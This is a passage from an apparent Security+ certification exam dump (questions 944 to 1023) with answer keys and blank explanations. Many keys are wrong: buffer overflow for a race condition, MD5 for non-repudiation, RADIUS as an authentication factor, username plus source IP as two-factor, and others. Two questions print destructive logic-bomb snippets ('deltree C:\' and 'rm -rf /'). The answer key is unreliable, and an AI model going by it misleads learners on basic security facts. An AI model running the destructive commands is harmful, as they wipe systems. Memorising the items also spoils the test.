B. Storage segmentation
C. Containerization
D. USB OTG
E. Geofencing

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 944**
A security analyst needs to be proactive in understanding the types of attacks that could potentially target the company's executives. Which of the following intelligence sources should the security analyst review?

A. Vulnerability feeds
B. Trusted automated exchange of indicator information
C. Structured threat information expression
D. Industry information-sharing and collaboration groups

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 945**
A threat actor motivated by political goals that is active for a short period of time but has virtually unlimited resources is BEST categorized as a:

A. hacktivist
B. nation-state
C. script kiddie
D. APT

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 946**
Which of the following vulnerabilities can lead to unexpected system behavior, including the bypassing of security controls, due to differences between the time of commitment and the time of execution?

A. Buffer overflow
B. DLL injection
C. Pointer dereference
D. Race condition

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 947**
A coffee company has hired an IT consultant to set up a WiFi network that will provide Internet access to customers who visit the company's chain of cafés. The coffee company has provided no requirements other than that customers should be granted access after registering via a web form and accepting the terms of service. Which of the following is the MINIMUM acceptable configuration to meet this single requirement?

A. Captive portal
B. WPA with PSK
C. Open WiFi
D. WPS

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 948**
An analyst has determined that a server was not patched and an external actor exfiltrated data on port 139. Which of the following sources should the analyst review to BEST ascertain how the incident could have been prevented?

A. The vulnerability scan output
B. The security logs
C. The baseline report
D. The correlation of events

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 949**
A technician has been asked to document which services are running on each of a collection of 200 servers. Which of the following tools BEST meets this need while minimizing the work required?

A. Nmap

B. Nslookup
C. Netcat
D. Netstat

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 950**
A recent audit uncovered a key finding regarding the use of a specific encryption standard in a web application that is used to communicate with business customers. Due to the technical limitations of its customers, the company is unable to upgrade the encryption standard. Which of the following types of controls should be used to reduce the risk created by this scenario?

A. Physical
B. Detective
C. Preventive
D. Compensating

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 951**
A security analyst runs a monthly file integrity check on the main web server. When analyzing the logs, the analyst observed the following entry:

| File | Previous hash | Current hash |
|---|---|---|
| cmd.exe | c4ca6a34c5e3a0f98dc03d4f8adf56a3 | a24f5a34c5e3a0f98dc03d4f8ac5c0e2 |
| iexplore.exe | b9c8e3f24b38c94a7c5f3d9d8d4e7ab3 | b9c8e3f24b38c94a7c5f3d9d8d4e7ab3 |

No OS patches were applied to this server during this period. Considering the log output, which of the following is the BEST conclusion?

A. The cmd.exe was executed on the scanned server between the two dates. An incident ticket should be created.
B. The iexplore.exe was executed on the scanned server between the two dates. An incident ticket should be created.
C. The cmd.exe was updated on the scanned server. An incident ticket should be created.
D. The iexplore.exe was updated on the scanned server. An incident ticket should be created.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 952**
A security technician is configuring a new firewall appliance for a production environment. The firewall must support secure web services for client workstations on the 10.10.10.0/24 network. The same client workstations are configured to contact a server at 192.168.1.15/24 for domain name resolution. Which of the following rules should the technician add to the firewall to allow this connectivity for the client workstations? (Choose two.)

A. Permit 10.10.10.0/24 0.0.0.0 –p tcp --dport 22
B. Permit 10.10.10.0/24 0.0.0.0 –p tcp --dport 80
C. Permit 10.10.10.0/24 192.168.1.15/24 –p udp --dport 21
D. Permit 10.10.10.0/24 0.0.0.0 –p tcp --dport 443
E. Permit 10.10.10.0/24 192.168.1.15/24 –p tcp --dport 53
F. Permit 10.10.10.0/24 192.168.1.15/24 –p udp --dport 53

**Correct Answer:** DE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 953**
A small enterprise decides to implement a warm site to be available for business continuity in case of a disaster. Which of the following BEST meets its requirements?

A. A fully operational site that has all the equipment in place and full data backup tapes on site
B. A site used for its data backup storage that houses a full-time network administrator
C. An operational site requiring some equipment to be relocated as well as data transfer to the site
D. A site staffed with personnel requiring both equipment and data to be relocated there in case of disaster.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 954**
Which of the following algorithms would be used to provide non-repudiation of a file transmission?

A. AES
B. RSA
C. MD5
D. SHA

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 955**
A cybersecurity analyst needs to implement secure authentication to third-party websites without users' passwords. Which of the following would be the BEST way to achieve this objective?

A. OAuth
B. SSO
C. SAML
D. PAP

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 956**
A user receives a security alert pop-up from the host-based IDS, and a few minutes later notices a document on the desktop has disappeared and in its place is an odd filename with no icon image. When clicking on this icon, the user receives a system notification that it cannot find the correct program to use to open this file. Which of the following types of malware has MOST likely targeted this workstation?

A. Rootkit
B. Spyware
C. Ransomware
D. Remote-access Trojan

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 957**
A security engineer at a manufacturing company is implementing a third-party cloud application. Rather than creating users manually in the application, the engineer decides to use the SAML protocol. Which of the following is being used for this implementation?

A. The manufacturing company is the service provider, and the cloud company is the identity provider.
B. The manufacturing company is the authorization provider, and the cloud company is the service provider.
C. The manufacturing company is the identity provider, and the cloud company is the OAuth provider.
D. The manufacturing company is the identity provider, and the cloud company is the service provider.
E. The manufacturing company is the service provider, and the cloud company is the authorization provider.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 958**
Which of the following are the BEST selection criteria to use when assessing hard drive suitability for time-sensitive applications that deal with large amounts of critical information? (Choose two.)

A. MTBF
B. MTTR
C. SLA
D. RTO
E. MTTF
F. RPO

**Correct Answer:** AB
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 959**
A security analyst needs to generate a server certificate to be used for 802.1X and secure RDP connections. The analyst is unsure what is required to perform the task and solicits help from a senior colleague. Which of the following is the FIRST step the senior colleague will most likely tell the analyst to perform to accomplish this task?

A. Create an OCSP
B. Generate a CSR
C. Create a CRL
D. Generate a .pfx file.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 960**
A company has just experienced a malware attack affecting a large number of desktop users. The antivirus solution was not able to block the malware, but the HIDS alerted to C2 calls as `'Troj.Generic'`. Once the security team found a solution to remove the malware, they were able to remove the malware files successfully, and the HIDS stopped alerting. The next morning, however, the HIDS once again started alerting on the same desktops, and the security team discovered the files were back. Which of the following BEST describes the type of malware infecting this company's network?

A. Trojan
B. Spyware
C. Rootkit
D. Botnet

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 961**
An accountant is attempting to log in to the internal accounting system and receives a message that the website's certificate is fraudulent. The accountant finds instructions for manually installing the new trusted root onto the local machine. Which of the following would be the company's BEST option for this situation in the future?

A. Utilize a central CRL.
B. Implement certificate management.
C. Ensure access to KMS.
D. Use a stronger cipher suite.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 962**
A hospital has received reports from multiple patients that their PHI was stolen after completing forms on the hospital's website. Upon investigation, the hospital finds a packet analyzer was used to steal data. Which of the following protocols would prevent this attack from reoccurring?

A. SFTP
B. HTTPS
C. FTPS
D. SRTP

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 963**
A security consultant was asked to revise the security baselines that are utilized by a large organization. Although the company provides different platforms for its staff, including desktops, laptops, and mobile devices, the applications do not vary by platform. Which of the following should the consultant recommend? (Choose two.)

A. Apply patch management on a daily basis.
B. Allow full functionality for all applications that are accessed remotely.
C. Apply default configurations of all operating systems.
D. Apply application whitelisting.
E. Disable default accounts and/or passwords.

**Correct Answer:** DE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 964**
Which of the following types of attack is being used when an attacker responds by sending the MAC address of the attacking machine to resolve the MAC to IP address of a valid server?

A. Session hijacking
B. IP spoofing
C. Evil twin
D. ARP poisoning

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 965**
A security researcher is tracking an adversary by noting its attacks and techniques based on its capabilities, infrastructure, and victims. Which of the following is the researcher MOST likely using?

A. The Diamond Model of Intrusion Analysis
B. The Cyber Kill Chain
C. The MITRE CVE database
D. The incident response process

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 966**
A system in the network is used to store proprietary secrets and needs the highest level of security possible. Which of the following should a security administrator implement to ensure the system cannot be reached from the Internet?

A. VLAN
B. Air gap
C. NAT
D. Firewall

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 967**
Which of the following implements two-factor authentication on a VPN?

A. Username, password, and source IP
B. Public and private keys
C. HOTP token and logon credentials
D. Source and destination IP addresses

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 968**
Which of the following is a component of multifactor authentication?

A. RADIUS
B. SSO
C. Transitive trust
D. OTP

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 969**
A technician is auditing network security by connecting a laptop to open hardwired jacks within the facility to verify they cannot connect. Which of the following is being tested?

A. Layer 3 routing
B. Port security
C. Secure IMAP
D. S/MIME

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 970**
A network technician discovered the usernames and passwords used for network device configuration have been compromised by a user with a packet sniffer. Which of the following would secure the credentials from sniffing?

A. Implement complex passwords
B. Use SSH for remote access
C. Configure SNMPv2 for device management
D. Use TFTP to copy device configuration

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 971**
A company is looking for an all-in-one solution to provide identification, authentication, authorization, and accounting services. Which of the following technologies should the company use?

A. Diameter
B. SAML
C. Kerberos
D. CHAP

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 972**
An organization has the following password policies:
- Passwords must be at least 16 characters long.
- A password cannot be the same as any previous 20 passwords.
- Three failed login attempts will lock the account for five minutes.
- Passwords must have one uppercase letter, one lowercase letter, and one non-alphanumeric symbol.

A database server was recently breached, and the incident response team suspects the passwords were compromised. Users with permission on that database server were forced to change their passwords for that server. Unauthorized and suspicious logins are now being detected on a completely separate server.

Which of the following is MOST likely the issue and the best solution?

A. Some users are reusing passwords for different systems; the organization should scan for password reuse across systems.
B. The organization has improperly configured single sign-on; the organization should implement a RADIUS server to control account logins.
C. User passwords are not sufficiently long or complex; the organization should increase the complexity and length requirements for passwords.
D. The trust relationship between the two servers has been compromised; the organization should place

each server on a separate VLAN.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 973**
Ann, a user, reports she is receiving emails that appear to be from organizations to which she belongs, but the emails contain links to websites that do not belong to those organizations. Which of the following security scenarios does this describe?

A. A hacker is using Ann's social media information to create a spear phishing attack
B. The DNS servers for the organizations have been hacked and are pointing to malicious sites
C. The company's mail system has changed the organization's links to point to a proxy server for security
D. Ann's computer is infected with adware that has changed the email links

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 974**
An application developer is working on a new calendar and scheduling application. The developer wants to test new functionality that is time/date dependent and set the local system time to one year in the future. The application also has a feature that uses SHA-256 hashing and AES encryption for data exchange. The application attempts to connect to a separate remote server using SSL, but the connection fails. Which of the following is the MOST likely cause and next step?

A. The date is past the certificate expiration; reset the system to the current time and see if the connection still fails
B. The remote server cannot support SHA-256; try another hashing algorithm like SHA-1 and see if the application can connect
C. AES is date/time dependent; either reset the system time to the correct time or try a different encryption approach
D. SSL is not the correct protocol to use in this situation; change to TLS and try the client-server connection again

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 975**
A network administrator is trying to provide the most resilient hard drive configuration in a server. With five hard drives, which of the following is the MOST fault-tolerant configuration?

A. RAID 1
B. RAID 5
C. RAID 6
D. RAID 10

**Correct Answer:** C
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 976**
A company is deploying a wireless network. It is a requirement that client devices must use X.509 certifications to mutually authenticate before connecting to the wireless network. Which of the following protocols would be required to accomplish this?

A. EAP-TTLS
B. EAP-MD5
C. LEAP
D. EAP-TLS
E. EAP-TOTP

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 977**
A security analyst is implementing mobile device security for a company. To save money, management has decided on a BYOD model. The company is most concerned with ensuring company data will not be exposed if a phone is lost or stolen. Which of the following techniques BEST accomplish this goal? (Choose two.)

A. Containerization
B. Full device encryption
C. Geofencing
D. Remote wipe
E. Application management
F. Storage segmentation

**Correct Answer:** BD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 978**
Which of the following is an algorithm family that was developed for use cases in which power consumption and lower computing power are constraints?

A. Elliptic curve
B. RSA
C. Diffie-Hellman
D. SHA

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 979**

An organization has created a review process to determine how to best handle data with different sensitivity levels. The process includes the following requirements:

- Soft copy PII must be encrypted.
- Hard copy PII must be placed in a locked container.
- Soft copy PHI must be encrypted and audited monthly.
- Hard copy PHI must be placed in a locked container and inventoried monthly.

Locked containers must be approved and designated for document storage. Any violations must be reported to the Chief Security Officer (CSO).

While searching for coffee in the kitchen, an employee unlocks a cabinet and discovers a list of customer names and phone numbers. Which of the following actions should the employee take?

A. Put the document back in the cabinet, lock the cabinet, and report the incident to the CSO
B. Take custody of the document, secure it at a desk, and report the incident to the CSO
C. Take custody of the document and immediately report the incident to the CSO
D. Put the document back in the cabinet, inventory the contents, lock the cabinet, and report the incident to the CSO

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 980**
The Chief Information Officer (CIO) has decided to add two-factor authentication along with the use of passwords when logging on to the network. Which of the following should be implemented to BEST accomplish this requirement?

A. Require users to enter a PIN
B. Require users to set complex passwords
C. Require users to insert a smart card when logging on
D. Require the system to use a CAPTCHA

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 981**
A Chief Executive Officer (CEO) is staying at a hotel during a business trip. The hotel's wireless network does not show a lock symbol. Which of the following precautions should the CEO take? (Choose two.)

A. Change the connection type to WPA2
B. Change TKIP to CCMP
C. Use a VPN
D. Tether to a mobile phone
E. Create a tunnel connection with EAP-TTLS

**Correct Answer:** CD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 982**
A company occupies the third floor of a leased building that has other tenants. The path from the demarcation point to the company's controlled space runs through unsecured areas managed by other companies. Which of the following could be used to protect the company's cabling as it passes through uncontrolled spaces?

A. Plenum-rated cables
B. Cable locks
C. Conduits
D. Bayonet Neill-Concelman

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 983**
An organization discovers that unauthorized applications have been installed on company-provided mobile phones. The organization issues these devices, but some users have managed to bypass the security controls. Which of the following is the MOST likely issue, and how can the organization BEST prevent this from happening?

A. The mobile phones are being infected with malware that covertly installs the applications. Implement full disk encryption and integrity-checking software.
B. Some advanced users are jailbreaking the OS and bypassing the controls. Implement an MDM solution to control access to company resources.
C. The mobile phones have been compromised by an APT and can no longer be trusted. Scan the devices for the unauthorized software, recall any compromised devices, and issue completely new ones.
D. Some advanced users are upgrading the devices' OS and installing the applications. The organization should create an AUP that prohibits this activity.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 984**
A user is unable to obtain an IP address from the corporate DHCP server. Which of the following is MOST likely the cause?

A. Default configuration
B. Resource exhaustion
C. Memory overflow
D. Improper input handling

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 985**
A security engineer is concerned about susceptibility to HTTP downgrade attacks because the current customer portal redirects users from port 80 to the secure site on port 443. Which of the following would be MOST appropriate to mitigate the attack?

A. DNSSEC
B. HSTS
C. Certificate pinning
D. OCSP

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 986**
A help desk technician is trying to determine the reason why several high-level officials' account passwords need to be reset shortly after implementing a self-service password reset process. Which of the following would BEST explain the issue?

A. The system asked for publicly available information
B. The self-service system was compromised
C. The account passwords expired
D. A spear phishing attack occurred

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 987**
Which of the following controls is implemented in lieu of the primary security controls?

A. Compensating
B. Corrective
C. Detective
D. Deterrent

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 988**
A transitive trust:

A. is automatically established between a parent and a child
B. is used to update DNS records
C. allows access to untrusted domains
D. can be used in place of a hardware token for logins

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 989**
An email systems administrator is configuring the mail server to prevent spear phishing attacks through email messages. Which of the following refers to what the administrator is doing?

A. Risk avoidance
B. Risk mitigation
C. Risk transference
D. Risk acceptance

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 990**
Which of the following BEST explains why a development environment should have the same database server secure baseline that exists in production even if there is no PII in the database?

A. Without the same configuration in both development and production, there are no assurances that changes made in development will have the same effect in production
B. Attackers can extract sensitive, personal information from lower development environment databases just as easily as they can from production databases
C. Databases are unique in their need to have secure configurations applied in all environments because they are attacked more often
D. Laws stipulate that databases with the ability to store personal information must be secured regardless of the environment or if they actually have PII

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 991**
After running an online password cracking tool, an attacker recovers the following password:

gh ;j SKSTOi;618&

Based on the above information, which of the following technical controls have been implemented? (Choose two.)

A. Complexity
B. Encryption
C. Hashing
D. Length
E. Salting
F. Stretching

**Correct Answer:** AD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 992**
A company notices that at 10 a.m. every Thursday, three users' computers become inoperable. The

security analyst team discovers a file called where.pdf.exe that runs on system startup. The contents of where.pdf.exe are shown below:

```
@echo off
if [c:\file.txt] deltree C:\
```

Based on the above information, which of the following types of malware was discovered?

A. Rootkit
B. Backdoor
C. Logic bomb
D. RAT

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 993**
A network administrator was provided the following output from a vulnerability scan:

| Plugin ID | Severity | Count | Description | Risk Score |
|---|---|---|---|---|
| 10 | Critical | 1 | CentOS 7 : rpm (CTSA-2014:1980) | 3.4 |
| 11 | Low | 178 | Microsoft Windows Update | 1.3 |
| 12 | Medium | 120 | openSUSE Security Update: python3 / rpm | 1.8 |
| 13 | High | 15 | Microsoft Windows Update Reboot Required | 3.6 |
| 14 | Low | 1389 | RHEL 4 : RPM (RHSA-2016:0678) | 2.1 |

The network administrator has been instructed to prioritize remediation efforts based on overall risk to the enterprise. Which of the following plugin IDs should be remediated FIRST?

A. 10
B. 11
C. 12
D. 13
E. 14

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 994**
A security administrator wants to better prepare the incident response team for possible security events. The IRP has been updated and distributed to incident response team members. Which of the following is the BEST option to fulfill the administrator's objective?

A. Identify the member's roles and responsibilities
B. Select a backup/failover location
C. Determine the order of restoration
D. Conduct a tabletop test

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 995**
A company hired a firm to test the security posture of its database servers and determine if any vulnerabilities can be exploited. The company provided limited information pertaining to the infrastructure and database server. Which of the following forms of testing does this BEST describe?

A. Black box
B. Gray box
C. White box
D. Vulnerability scanning

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 996**
Which of the following is the purpose of an industry-standard framework?

A. To promulgate compliance requirements for sales of common IT systems
B. To provide legal relief to participating organizations in the event of a security breach
C. To promulgate security settings on a vendor-by-vendor basis
D. To provide guidance across common system implementations

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 997**
Which of the following physical security controls is MOST effective when trying to prevent tailgating?

A. CCTV
B. Mantrap
C. Biometrics
D. RFID badge
E. Motion detection

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 998**
A penetration tester has successfully accessed a web server using an exploit in the user-agent string for Apache Struts. The tester then brute forces a credential that provides access to the back-end database server in a different subnet. This is an example of:

A. persistence
B. pivoting
C. escalation of privilege

D. a remote access Trojan

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 999**
A software development company needs to augment staff by hiring consultants for a high-stakes project. The project has the following requirements:

- Consultants will have access to highly confidential, proprietary data.
- Consultants will not be provided with company-owned assets.
- Work needs to start immediately.
- Consultants will be provided with internal email addresses for communications.

Which of the following solutions is the BEST method for controlling data exfiltration during this project?

A. Require that all consultant activity be restricted to a secure VDI environment
B. Require the consultants to sign an agreement stating they will only use the company-provided email address for communications during the project
C. Require updated antivirus, USB blocking, and a host-based firewall on all consultant devices
D. Require the consultants to connect to the company VPN when accessing confidential resources

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1000**
In which of the following ways does phishing and smishing differ?

A. One is primarily based on social engineering, and the other is based on evading spam filters
B. One uses SMS as a delivery mechanism, and the other uses email
C. Smishing relies on hard-wired connections and mobile code updates
D. Phishing leverages poor email tagging to exploit SPIM settings

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1001**
A security analyst is determining the point of compromise after a company was hacked. The analyst checks the server logs and sees that a user account was logged in at night, and several large compressed files were exfiltrated. The analyst then discovers the user last logged in four years ago and was terminated. Which of the following should the security analyst recommend to prevent this type of attack in the future? (Choose two.)

A. Review and update the firewall settings
B. Restrict the compromised user account
C. Disable all user accounts that are not logged in to for 180 days
D. Enable a login banner prohibiting unauthorized use
E. Perform an audit of all company user accounts
F. Create a honeypot to catch the hacker

**Correct Answer:** BE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1002**
An analysis of a threat actor, which has been active for several years, reveals the threat actor has high levels of funding, motivation, and sophistication. Which of the following types of threat actors does this BEST describe?

A. Advanced persistent threat
B. Hacktivist
C. Organized crime
D. Insider

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1003**
Given the following output:

```
NMAP -P 80 ==script hostmap=bfk.nse company.com
starting NMAP 6.46
NMAP scan report for company.com (172.255.240.169)

Port State Service
80/TCP open http

Host script results
hostmap-bfk
hosts:
172.255.240.169
web1.company.com
swebdb1.company.com
web3.company.com
swebdb2.company.com

NMAP done: scanned in 2.10 seconds
```

Which of the following BEST describes the scanned environment?

A. A host was identified as a web server that is hosting multiple domains
B. A host was scanned, and web-based vulnerabilities were found
C. A connection was established to a domain, and several redirect connections were identified
D. A web shell was planted in company.com's content management system

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1004**
When an initialization vector is added to each encryption cycle, it is using the:

A. ECB cipher mode
B. MD5 cipher mode
C. XOR cipher mode
D. CBC cipher mode

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1005**
During a routine check, a security analyst discovered the script responsible for the backup of the corporate file server has been changed to the following:

```
date = get_currentdate()
if date = $userA.Birthdate then
   exec ' rm -rf /'
end if
```

Which of the following BEST describes the type of malware the analyst discovered?

A. Keylogger
B. Rootkit
C. RAT
D. Logic bomb

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1006**
An organization requires three separate factors for authentication to sensitive systems. Which of the following would BEST satisfy the requirement?

A. Fingerprint, PIN, and mother's maiden name
B. One-time password sent to a smartphone, thumbprint, and home street address
C. Fingerprint, voice recognition, and password
D. Password, one-time password sent to a smartphone, and text message sent to a smartphone

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1007**
A security analyst has been asked to implement secure protocols to prevent cleartext credentials from being transmitted over the internal network. Which of the following protocols is the security analyst MOST

likely to implement? (Choose two.)

A. SNMPv3
B. S/MIME
C. DNSSEC
D. SSH
E. SFTP

**Correct Answer:** DE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1008**
Buffer overflow can be avoided using proper:

A. memory leak prevention
B. memory reuse
C. input validation
D. implementation of ASLR

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1009**
Which of the following systems, if compromised, may cause great danger to the integrity of water supplies and their chemical levels?

A. UAV
B. SCADA
C. HVAC
D. MFD

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1010**
An organization has the following written policies:
- Users must request approval for non-standard software installation.
- Administrators will perform all software installations.
- Software must be installed from a trusted repository.

A recent security audit identified crypto-currency software installed on one user's machine. There are no indications of compromise on this machine. Which of the following is the MOST likely cause of this policy violation and the BEST remediation to prevent a reoccurrence?

A. The user's machine was infected with malware; implement the organization's incident response
B. The user installed the software on the machine; implement technical controls to enforce the written policies
C. The crypto-currency software was misidentified and is authorized; add the software to the organization's

approved list

D. Administrators downloaded the software from an untrusted repository; add a policy that requires integrity checking for all software.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1011**
Penetration testing is distinct from vulnerability scanning primarily because penetration testing:

A. leverages credentialed scanning to obtain persistence
B. involves multiple active exploitation techniques
C. relies exclusively on passive exploitation attempts for pivoting
D. relies on misconfiguration of security controls

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1012**
Employees receive a benefits enrollment email from the company's human resources department at the beginning of each year. Several users have reported receiving the email but are unable to log in to the website with their usernames and passwords. Users who enter the URL for the human resources website can log in without issue. Which of the following security issues is occurring?

A. Several users' computers were not configured to use HTTPS to access the website
B. The human resources servers received a large number of requests, resulting in a DoS
C. The internal DNS server was compromised, directing users to a hacker's server
D. Users received a social engineering email and were directed to an external website

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1013**
An engineer is configuring a wireless network using PEAP for the authentication protocol. Which of the following is required?

A. 802.11n support on the WAP
B. X.509 certificate on the server
C. CCMP support on the network switch
D. TLS 1.0 support on the client

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1014**
An organization is setting up a satellite office and wishes to extend the corporate network to the new site. Which of the following is the BEST solution to allow the users to access corporate resources while focusing on usability and security?

A. Federated services
B. Single sign-on
C. Site-to-site VPN
D. SSL accelerators

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1015**
A NIPS administrator needs to install a new signature to observe the behavior of a worm that may be spreading over SMB. Which of the following signatures should be installed on the NIPS?

A. `PERMIT from ANY:ANY to ANY:445 regex '.*SMB.*'`
B. `DROP from ANY:445 to ANY:445 regex '.*SMB.*'`
C. `DENY from ANY:ANY to ANY:445 regex '.*SMB.*'`
D. `RESET from ANY:ANY to ANY:445 regex '.*SMB.*'`

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1016**
An organization uses an antivirus scanner from Company A on its firewall, an email system antivirus scanner from Company B, and an endpoint antivirus scanner from Company C. This is an example of:

A. unified threat management
B. an OVAL system
C. vendor diversity
D. alternate processing sites

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1017**
Exploitation of a system using widely known credentials and network addresses that results in DoS is an example of:

A. improper error handling
B. default configurations
C. untrained users
D. lack of vendor support

**Correct Answer:** B

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1018**
Which of the following is an example of the second A in the AAA model?

A. The encryption protocol successfully completes the handshake and establishes a connection
B. The one-time password is keyed in, and the login system grants access
C. The event log records a successful login with a type code that indicates an interactive login
D. A domain controller confirms membership in the appropriate group

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1019**
Which of the following threat actors is motivated primarily by a desire for personal recognition and a sense of accomplishment?

A. A script kiddie
B. A hacktivist
C. An insider threat
D. An industrial saboteur

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1020**
An attacker has gained control of several systems on the Internet and is using them to attack a website, causing it to stop responding to legitimate traffic. Which of the following BEST describes the attack?

A. MITM
B. DNS poisoning
C. Buffer overflow
D. DDoS

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1021**
A company has users and printers in multiple geographic locations, and the printers are located in common areas of the offices. To preserve the confidentiality of PII, a security administrator needs to implement the appropriate controls. Which of the following would BEST meet the confidentiality requirements of the data?

A. Enforcing location-based policy restrictions
B. Adding location to the standard naming convention

C. Implementing time-of-day restrictions based on location
D. Conducting regular account maintenance at each location

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1022**
The website of a bank that an organization does business with is being reported as untrusted by the organization's web browser. A security analyst has been assigned to investigate. The analyst discovers the bank recently merged with another local bank and combined names. Additionally, the user's bookmark automatically redirects to the website of the newly named bank. Which of the following is the MOST likely cause of the issue?

A. The company's web browser is not up to date
B. The website's certificate still has the old bank's name
C. The website was created too recently to be trusted
D. The website's certificate has expired

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1023**
